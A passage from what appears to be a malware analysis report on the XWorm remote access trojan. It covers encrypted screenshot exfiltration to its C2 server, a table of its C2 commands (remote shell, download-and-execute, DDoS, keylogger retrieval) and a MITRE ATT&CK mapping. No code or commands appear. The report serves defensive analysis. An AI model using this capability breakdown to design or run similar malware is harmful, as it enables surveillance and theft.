


Figure 68. Transmission of Encrypted Screenshot Data.

The captured screenshot is transmitted over the network as **encrypted traffic**.

As with other C2 communications performed by XWorm, the screenshot payload is encrypted before being sent to the **Command-and-Control (C2)** server. This makes it more difficult to directly obtain and interpret the screenshot contents through passive network traffic monitoring.

Supported Command-and-Control Commands

Command	Description
rec	Restarts the malware
CLOSE	Closes the socket connection
uninstall	Removes the malware from the system
update	Downloads and executes the updated payload
DW	Downloads a file and saves it to disk
FM	Executes a Base64-encoded file received from the server
LN	Downloads and executes a file from a URL
Urlopen	Opens the URL visibly in the default browser
Urllhide	Opens the URL in the background
PCShutdown	Shuts down the computer
PCRestart	Restarts the computer
PCLogoff	Logs off the current user
RunShell	Executes arbitrary shell commands

Command	Description
StartDDos	Starts a DDoS attack
StopDDos	Stops a DDoS attack
StartReport	Starts the reporting thread
StopReport	Stops the reporting thread
Xchat	Exchanges chat messages with the operator
plugin	Requests or executes a plugin
savePlugin	Downloads and saves a plugin locally
\$Cap	Captures a screenshot
DDos	Sends DDoS control signals
OfflineGet	Retrieves offline keylogger data

Table 4. XWorm Command-and-Control command set.

The scope of the supported commands demonstrates that XWorm is more than a basic **Remote Access Trojan (RAT)**. The malware combines various capabilities within a single modular architecture, including surveillance, remote administration, payload distribution, plugin management, denial-of-service (**DDoS**) attacks, information and credential collection, and system administration.

This extensive command set demonstrates that XWorm can provide comprehensive remote control over the infected system and uses its C2 infrastructure as a centralized management mechanism for its malicious functionality.

MITRE ATT&CK

Reconnaissance	Execution	Persistence	Defense Evasion	Credential Access	Discovery / Collection	Command & Control	E
Gather Victim Host Information (T1592.001)	PowerShell (T1059.001)	Registry Run Keys / Startup Folder (T1547.001)	Obfuscated Files or Information (T1027)	Input Capture: Keylogging (T1056.001)	System Information Discovery (T1082)	Encrypted Channel (T1573.001)	E O C (1
—	JavaScript (T1059.007)	Scheduled Task / Job: Scheduled Task (T1053.005)	Deobfuscate/Decode Files or Information (T1140)	—	Security Software Discovery (T1518.001)	Ingress Tool Transfer (T1105)	A E (1
—	User Execution (T1204.002)	—	Reflective Code Loading (T1620)	—	System Owner/User Discovery (T1033)	—	—
—	—	—	Process Injection (T1055)	—	Virtualization/Sandbox Evasion (T1497)	—	—

Source: https://github.com/Yavuzhanzen/XWorm-Malware-Analysis/blob/main/Reports/XWorm_v3.1_Report_EN.md